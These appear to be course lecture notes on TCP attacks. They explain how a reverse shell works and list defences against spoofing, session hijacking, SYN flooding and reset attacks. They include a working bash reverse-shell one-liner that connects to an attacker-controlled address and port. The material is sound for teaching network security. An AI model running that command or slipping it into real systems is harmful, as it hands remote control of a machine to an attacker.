- The shell program uses one end of the TCP connection for its input/output and the other end of the connection is controlled by the attacker machine.
- Reverse shell is a shell process running on a remote machine connecting back to the attacker.
- It is a very common technique used in hacking.

Reverse Shell

File descriptor 0 represents the standard input device (stdin) and 1 represents the standard output device (stdout). Since the stdout is already redirected to the TCP connection, this option basically indicates that the shell program will get its input from the same TCP connection.

```
/bin/bash -i > /dev/tcp/10.0.2.70/9090 2>&1 0<&1
```

The option `i` stands for interactive, meaning that the shell should be interactive.

This causes the output device (stdout) of the shell to be redirected to the TCP connection to 10.0.2.70's port 9090.

File descriptor 2 represents the standard error (stderr). This causes the error output to be redirected to stdout, which is the TCP connection.

Defending Against TCP attacks

- Making it difficult for attackers to spoof packets
 - Randomise source port number
 - Randomise initial sequence number
 - Not effective against local attacks (e.g., attacker has access to the same network)
- Encrypting payload
 - Can mitigate TCP session hijacking
 - But not effective against SYN flooding and TCP reset attacks

Summary

- How TCP works
- TCP client and server programming
- TCP SYN flooding attack
- TCP Reset attack
- TCP Session Hijacking attack